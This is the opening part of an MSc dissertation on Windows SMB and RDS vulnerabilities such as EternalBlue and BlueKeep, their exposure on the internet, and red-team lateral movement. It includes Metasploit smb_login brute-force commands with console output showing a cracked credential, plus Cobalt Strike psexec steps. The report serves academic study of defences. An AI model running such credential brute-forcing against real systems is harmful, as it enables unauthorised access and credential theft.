Windows Remote Sharing Techniques — SMB and RDS's Weaknesses and Defence Methods

MSc Cybersecurity

School of Computer Science and Informatics

Cardiff University

Author: Xueyi Wang

Supervisor: Irene Anthi

November 2021

Abstract

This project was an industry cooperative project with Pentest company led by Philipp Reinecke to provide Aggressor Script about Server Message Block (SMB) lateral movement on Cobalt Strike, which is a software for adversary simulations and red team operations. Due to technical issues, Pentest company was unable to provide Cobalt Strike working environment.

After the project was taken over by Irene Anthi, the project topic has changed to find common vulnerabilities existed in real life, demonstrate and analyse their weak points, and finally give users defence methods against vulnerabilities.

Under the Covid-19 pandemic environment, the increasing requirements of remote sharing services have made two Windows Remote Sharing technologies — Server Message Block (SMB) and Remote Desktop Service (RDS) — more and more important. SMB service has over 1 million active users and RDS has 4 million active users on the Internet all around the world according to Shodan. The active users of these two remote sharing services are widely spread all around the world, which makes the vulnerabilities of the two services more important at the same time.

This report will discuss about Windows remote sharing services SMB and RDS's using range, common vulnerabilities, service weaknesses, and defence methods from both high level and technical level.

Acknowledgments

I would like to thank my supervisor **Irene Anthi** for her invaluable guidance.

I would like to thank my partner Rebecca Patrick and her family for supporting me during this project.

Finally, I would like to show my gratitude for the continuous support from my family home back in China.

Table of Contents

Abstract I

Acknowledgments II

Table of Contents III

1. Introduction 1

2. Aims and Objectives 3

3. Literature Review 5

3.1 RDS Vulnerabilities 5

3.2 RDS Use Range 6

3.3 SMB Vulnerabilities 8

3.4 SMB Use Range 9

3.5 SMB Login Scanner 11

3.5.1 Metasploit smb_login Function 11

3.5.2 Cobalt Strike psexec Function 12

3.5.3 Comparing Different Functions 14

4. Methodology 16

4.1 SMB Vulnerabilities 16

4.1.1 Python SMB Lateral Movement Toolkit 16

4.1.1.1 Build VMs Environment in VMWare 15 *16*

4.1.1.2 Single Credential SMB Login Scanner *17*

4.1.1.3 Multiple Credentials SMB Login Scanner *20*

4.1.1.4 Generate Collected SMB Credentials *22*

4.1.1.5 Cobalt Strike Aggressor Script *24*

4.1.2 SMB EternalBlue Vulnerability 25

4.1.2.1 EternalBlue Crack on VMWare Workstation 15 Player *26*

4.1.2.2 EternalBlue Risk Assessment using DREAD Model *28*

4.2 SMB Analyses 30

4.2.1 SMB Attacking Path 30

4.2.2 SMB's Weaknesses 30

4.2.3 SMB Defence in Depth Suggestions 31

4.3 RDS Vulnerabilities 35

4.3.1 RDS BlueKeep Vulnerability 35
4.3.1.1 BlueKeep Crack on VMWare 15 Workstation Player 36
4.3.1.2 BlueKeep Crack on Virtual Box 38
4.3.1.3 BlueKeep Risk Assessment using DREAD Model 39
4.4 RDS Analyses 41
4.4.1 RDS Attacking Path 41
4.4.2 RDS's Weaknesses 41
4.4.3 RDS Defence in Depth Suggestions 42
4.5 SMB and RDS Analyses 44
4.5.1 Post-exploitation of RCE Vulnerabilities 44
4.5.2 Comparison of SMB and RDS 47
5. Honeypot as a Defence Method 49
5.1 Honeypot and PyRdp Introduction 49
5.2 Build RDS Honeypot 49
5.2.1 RDS Honeypot Building Solutions 49
5.2.2 Use Honeypot to Collect Attack Information 53
5.3 RDS Honeypot's Pros and Cons 57
6. Conclusion and Future Work 59
6.1 Conclusion 59
6.2 Recommendations of Future Work 60
References 61

1. Introduction

During 2020 and 2021, millions of people globally suffered from the Covid-19 pandemic. Due to the high spreading rate of the virus, working from home has become a 'new normal' state. In consequence, cloud services, online meetings, remote desktop control, and remote file share services have become more and more important, especially for small and medium scale companies. However, many potential risks are threatening user's information Confidentiality, Integrity, and Availability (CIA) when these services offer operating convenience for the users or companies.

Small or medium scale companies who lack strong security infrastructures and workers' security awareness will become easy targets [1]. Especially in the pandemic, this attack trend has become more clear. A National Cyber Security Centre (NCSC) report shows that the cyber crime number has risen up to three times during the pandemic in Switzerland [2], another NCSC website confirms that remote working in the UK has the same trend as well [49].

Employers who work remotely want to access company files, data, even their machines in the company via their own devices, which do not have the same security level protection as company managed devices. Unsecured devices and network connections could leave attackers a chance to sneak into the systems. Not only could these cause a personal identity leak, but these factors could also cause the company to have tremendous data leakage and financial loss, or even a threat to the security of the nation.

This report will focus on analysing two main Windows remote sharing technologies: Server Message Block (SMB) network file sharing and Remote Desktop Service (RDS).

These two services, because of their specialty — remote sharing between machines, have gradually become the focus of people's attention during the pandemic. According to Shodan, SMB service has over 1 million active users and RDS has 4 over million active users on the Internet all around the world (Figure 4 and Figure 6). However, the potential vulnerabilities and risks are also existing in these two remote sharing services, which have also put users' personal information and cyber security in danger.

According to the relationship of security concepts shown in Figure 1 [48], potential SMB and RDS vulnerabilities could leads to risk, and all the way to exposures, which can damage the assets. Only appropriate countermeasures can control SMB and RDS exposures. The report structure will correspond to the relation of security concepts.



Figure 1 Relationship Among Different Security Concepts [48]

This report will deeply discuss about the similarities of SMB and RDS vulnerabilities, SMB and RDS exposures, and how to defend them in both high theoretical level and technical level. The structure of the report can be summarised by these following topics:

1. Why are SMB and RDS services important? How many people are using SMB and RDS services? *(3.2 RDS Use Range & 3.4 SMB Use Range)*
2. What are the critical vulnerabilities of SMB and RDS threatening the user? (3*.1 RDS Vulnerabilities & 3.3 SMB Vulnerabilities)*
3. How do these vulnerabilities work? *(3.5 SMB Login Scanner & 4.1.1 Python SMB Lateral Movement Toolkit & 4.1.2 SMB EternalBlue Vulnerability & 4.3.1 RDS BlueKeep Vulnerability)*
4. What are the weaknesses of SMB and RDS? *(4.2 SMB Analyses & 4.4 RDS Analyses)*
5. How severe can the risks be? *(4.6.1 Post-exploitation of RCE Vulnerabilities)*
6. How can these vulnerabilities be defended? *(4.2.3 SMB Defence in Depth Suggestions & 4.4.3 RDS Defence in Depth Suggestions & 4.5.2 Comparison of SMB and RDS & 5. Honeypot as a Defence Method)*

2. Aims and Objectives

Pentest's red team is able to insert a Cobalt Strike beacon on a target machine and the next step they want to achieve is trying to test credentials that red team hold against other hosts on the internal networks, which that beacon has access to.

In this situation of our project, red team have already controlled one of the machines from the target area via a Cobalt Strike beacon, which could be considered as an **initial foothold**. Then red team will use SMB beacon to conduct **lateral movement** in the target network as a **login scanner**, which is a scanner to collect more SMB login credentials from the intranet.

Specifically, red team want to test SMB credentials, either passwords or password hashes against SMB server (port 445). Metasploit has a module for this called smb_login, which allows red team to confirm whether a set of credentials to a host are valid or not, without doing any noisy activity such as a PSEXEC pass the hash attack.

There are three expecting aims from company Pentest:

1. The functionality built into Cobalt Strike via "aggressor script" whereby red team can pass an active beacon a set of credentials (**domain, username** and **password**/or **NTLM hash**), and a **target IP address**, and the beacon will attempt to authenticate to that IP address, displaying the result back to Cobalt Strike.
2. The Cobalt Strike operator can provide a **list of IP addresses** to attempt to authenticate, rather than one IP address at a time.
3. The aggressor script can integrate to the credentials module within Cobalt Strike and automatically add credentials that are discovered to a file or table.

The first objective is writing aggressor script on Cobalt Strike which supports **brute force attack** to authenticate a list of credentials (includes **domain, username, password**) against **one specific IP address** on TCP port 445 to gain access. Then display the successful credentials to Cobalt Strike.

The second objective is acquiring the aggressor script able to brute force attack against **a list of IP addresses.**

The third objective is acquiring the aggressor script which can add new credentials automatically to a credential table.

However, due to unforeseen technical issues, the Cobalt Strike software was not available. The alternative solution is to transplant the aggressor script into python environment, which does not require Cobalt Strike software support, but also can achieve the original goals listed above.

Combined with the analysis of high-profile SMB vulnerabilities EternalBlue, analyse the weaknesses of SMB protocol, and give relative defence advice in a high level.

To the Remote Desktop Service, first it will demonstrate how high-profile vulnerability BlueKeep works in RDS, and list what attackers could do after the exploitation. Showing how severe the high-profile vulnerabilities could cause. Then analyse how these RDS vulnerabilities could be protected or defended in a high level.

Showing what attackers could do after exploitation to show how severe the attack could be. At last, compare SMB and RDS vulnerabilities, find defence similarities and according to the similarities provide a technical defence method to protect the vulnerable system.

The aims of the report are:

Showing the vulnerabilities and the importance of two Windows remote sharing services, RDS and SMB. How severe the situations could become when these two services being exploited. Finding the similarities of two services' weaknesses. Providing relative defence solutions for these weaknesses in both high theoretical level and technical level.

The updated objectives and the report layout will be:

1. Introduce the use range and common high-profile vulnerabilities of RDS and SMB.
2. Build python attack toolkit on SMB Login Scanner. The script should support single credential SMB login, multiple credentials SMB brute force attack, and automatically add successful credentials into a credential file.
3. Demonstrate EternalBlue vulnerability against SMB.
4. Analyse SMB protocol's weaknesses and provide SMB protocol defence advice in high level.
5. Demonstrate BlueKeep vulnerability against RDS.
6. Summarise the weak points of RDS and recommend defence solutions in high level.
7. Provide a defence method for RDS and SMB protocol from attacks and analyse its pros and cons.

3. Literature Review

Two remote sharing technologies: Server Message Block (SMB) and Remote Desktop Service (RDS). Both of the services are Microsoft Windows services, because Windows OS machines are the most popular Operating System in the market, SMB and RDS services are widely used. According to global status from statcounter, the Desktop OS market share in shown below in August 2021 [14].

Windows	OS X	Unknown	Linux	Chrome OS	FreeBSD
76.13%	16.15%	3.62%	2.4%	1.7%	0%

Table 1 Desktop Operating System Market Share Worldwide in August 2021 [14]

As the main operating system people used, Windows service is very important. Especially during the pandemic, the increasing requirements of remote studying and working has made the security of remote sharing technologies more important, which makes SMB and RDS service important as well.

This section will research SMB and RDS common known vulnerabilities and also their globally using range.

3.1 RDS Vulnerabilities

Remote Desktop Service (RDS) is a Microsoft thin client Terminal Service in Windows, which allows the user to remotely access a computer via network connection through Remote Desktop Protocol (RDP). However the RDP protocol has found existing high-profile vulnerabilities [5].

Common Name	Common Vulnerabilities and Exposures Identifiers	Found Date
BlueKeep	CVE-2019-0708	2019. 5
DejaBlue	CVE-2019-1181 & CVE-2019-1182	2019. 8
BlueGate	CVE-2020-0609 & CVE-2020-0610	2020. 1

Table 2 Remote Desktop Service High-profile Vulnerabilities [5]

BlueKeep is a wormable remote code execution vulnerability, because the process of pre-authentication does not require user interaction. Attacker connects to the target through RDP and sends pre-coded crafted requests, which could potentially cause system

memory corruption. The vulnerable Microsoft systems include Windows 7, Windows Server 2008 and Windows Server 2008 R2 [6].

DejaBlue is a similar vulnerability related to BlueKeep, which not only could effect the Windows version mentioned previously, but can also infect later Windows version than Windows 7, up to Windows 10 [7].

BlueGate is a vulnerability existing in Remote Desktop Gateway. Attackers could also disable UDP connection for users to access Microsoft update patches [8].

3.2 RDS Use Range

In March 2020, Shodan, an open source service banner search engine, has published a research shown that RDP has risen about 40% during the pandemic, and 8 percent of the machines are still vulnerable to CVE-2019-0708 (BlueKeep) [3].



Figure 2 Shodan Remote Desktop Service Active User [3]

Eight percent may not sound severe, however, the number base is large (up to 4 million machines), which means there are at least 30 thousand machines that could still potentially be attacked via single BlueKeep vulnerability attack [3].

This number is still rising, since the virus is still not under control in many countries and the lock down is continuing. According to another report written by Sophos cyber security analysts, Figure 3 shows the statistic of remote desktop service and port:3389 in July 2019, pre-Covid [4].



Figure 3 Remote Desktop and Port:3389 Searching Result in Shodan, July 2019 [4]

As a comparison group, the same search outcomes on Shodan on September 2021 are showing below in Figure 4.



Figure 4 Remote Desktop and Port:3389 Searching Result in Shodan, September 2021

It is obvious that the number of machines with the remote desktop service (RDS) enabled has increased during the Covid pandemic. Sophos analysts considered the “port:3389” search outcome is greater than search outcome of “remote desktop” is because some firewalls have 3389 port open but without the actual Remote Desktop Service on.

Talking about the different Windows versions, which could potentially be affected by the high-profile vulnerabilities mentioned in 3.1. BlueKeep vulnerability affects Windows 7 and Windows Server 2008 (R2); DejaBlue vulnerability also affects later versions up to Windows 10. The number of devices running different Windows versions are listed below. The percentages are from GlobalStats statcounter August 2021 [15]. The number 1.3 billion of Windows 10 users is coming from Microsoft’s Story Labs [16]. The rest of the numbers are calculated.

Windows 10	Windows 7	Windows 8.1	Windows 8	Windows XP	Windows Vista
78.34%	15.98%	3.62%	1.15%	0.6%	0.28%
1.3 Billion	265 Million	60 Million	11.5 Million	9.9 Million	4.6 Million

Table 3 The Number of Devices with Different Windows Versions [15][16]

In conclusion, Windows 7 and other earlier versions of Windows, which have around 350 million users, are still potentially vulnerable to most of the high-profile vulnerabilities like BlueKeep, if they did not install the Microsoft patch. The DejaBlue potentially has big target users up to 1.5 billion machines. Sections 4.3.1 will explain and demonstrate how BlueKeep vulnerability can be exploited in vulnerable a Windows 7 machine.

3.3 SMB Vulnerabilities

Server Message Block (SMB) is a Windows protocol which allows users to share files, printers, and ports on the Internet. The client sends a request to the shared files via SMB request, and the server replies back to client via SMB responses. SMB protocol is running on top of TCP/IP protocol, a client can read, create, and modify files on the remote machine [9]. However, there are two common vulnerabilities that exist in SMB protocol [5].

Common Name	Microsoft Security Bulletin & CVE	Found Date
EternalBlue	MS17-010	2017
SMBGhost	CVE-2020-0796	2020. 3

Table 4 Server Message Block high-profile Vulnerabilities [5]

In 2017, WannaCry ransomware and NotPetya wiper malware have infected thousands of computers all over the world by using the EternalBlue vulnerability, which exists in SMB v1 and allows Remote Code Execution on Windows systems. Both of them used password-grabbing tool Mimikatz as well [10].

SMBGhost is another vulnerability that allows Remote Code Execution through SMB v3.1.1, which only works on Windows 10 version 1903 and Windows Server [11]. SMBGhost was exposed in March 2020, so it also known as CoronaBlue.

3.4 SMB Use Range

One of the Shodan's researchers has published a survey in 2017, right after the WannaCry ransomware spread all over the world. According to Shodan's statistics there were 2,306,820 SMB service machines available on the Internet and 91,081 of them are vulnerable to EternalBlue vulnerability. What's more, 96% of the SMB services on the Internet support SMB v1 and 42% of SMB services allows anonymous authentications [12].

The following figure has summed SMB service using numbers through 2017 to 2020 in both Shodan and Rapid 7. Let alone the huge difference between Shodan and Rapid 7, just look at Shodan's track of SMB services. The number has gradually gone down from over 2 million to around 1.6 million, specifically after people being made aware of the threat from WannaCry and NotPetya.



Figure 5 Shodan and Rapid7 Tracking SMB Services From 2017-2020 [10]

Though the number of available SMB services on Shodan has gone down comparing to 2019 [27], the number of devices using SMB Version 1 are still in a huge number base up to over 1.1 million.



Figure 6 Shodan Search Outcome of SMB Version 1

Figure 7 Shodan Search Outcome of SMB Version 1 (After 5 Hours of Figure 6)

Even in September 2021, as shown in Figure 6, there are still huge requirements from remote file sharing based on SMB Version 1, which contains a high-profile vulnerability even if machines are not running in Windows operating systems.

One other interesting finding on searching machines which have SMB Version 1 service enabled is after five hours (around 23:00 UK time) of Figure 6 the searching result has gone up 3000. The dynamic changes of the outcome means there are many machines either turning SMB services on and off manually because of the requirements, or turning their machines on and off all around the world. The daily floating number of SMB Version 1 users is around 3000, which means that the actual SMB Version 1 users is much more than 1.1 million.

3.5 SMB Login Scanner

Two similar works in lateral movement login scanner functions from different software applications related to this project are summed up and compared in this section. One is smb_login function in Metasploit, the other is psexec function in Cobalt Strike.

3.5.1 Metasploit smb_login Function

In Metasploit, the smb_login function under auxiliary module could achieve these aims.

For the first aim brute force attack against one IP address. Files users.txt (usernames) and pass.txt (passwords/NTLM hashes) are prepared credentials. Metasploit will combine usernames in USER_FILE and passwords in PASS_FILE as credentials to brute force attack the specific IP address set in RHOSTS.

use auxiliary/scanner/smb/smb_login

set RHOSTS 192.168.10.16

set USER_FILE /root/users.txt

set PASS_FILE /root/pass.txt

run

The second aim is brute force attack against a set of IP addresses. Change the command RHOSTS to one of the formats below:

set RHOSTS 192.168.10.10, 192.168.10.11

set RHOSTS 192.168.10.0/24

After running the script, the login scan outcomes will be sent back to Metasploit console.

```
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 192.168.10.16:445     - 192.168.10.16:445 - Starting SMB login bruteforce
[-] 192.168.10.16:445     - 192.168.10.16:445 - Failed: '.\Guest:123456',
[!] 192.168.10.16:445     - No active DB -- Credential data will not be saved!
[-] 192.168.10.16:445     - 192.168.10.16:445 - Failed: '.\Guest:123123',
[-] 192.168.10.16:445     - 192.168.10.16:445 - Failed: '.\redemption:123456',
[+] 192.168.10.16:445     - 192.168.10.16:445 - Success: '.\redemption:123123'
[*] 192.168.10.16:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 8 Metasploit Multiple SMB Login Scanner

3.5.2 Cobalt Strike psexec Function

Cobalt Strike software has integrated some lateral movement functions via SMB Beacon. First, running command Net View on the compromised machine to search available targets existing in the intranet.



Figure 9 NetView Command [13]

Then the output returns the list of hosts in the intranet.



Figure 10 Console Outcome of NetView [13]

Second, use function “FindLocalAdminAccess” beacon to find which target has potential local admin access.



Figure 11 FindLocalAdminAccess Command [13]

Third, take over the target machine by SMB Beacon via psexec function, which supports using current session token and also user input domain, username, and password.



Figure 12 Authenticate with current session by psexec function [13]

Cobalt Strike allows red team to select multiple targets on the list of hosts to conduct the login attempt.



Figure 13 Multiple IP addresses in NetView to conduct SMB authentication [13]

And last, the credentials login output will be sent back to Cobalt Strike.

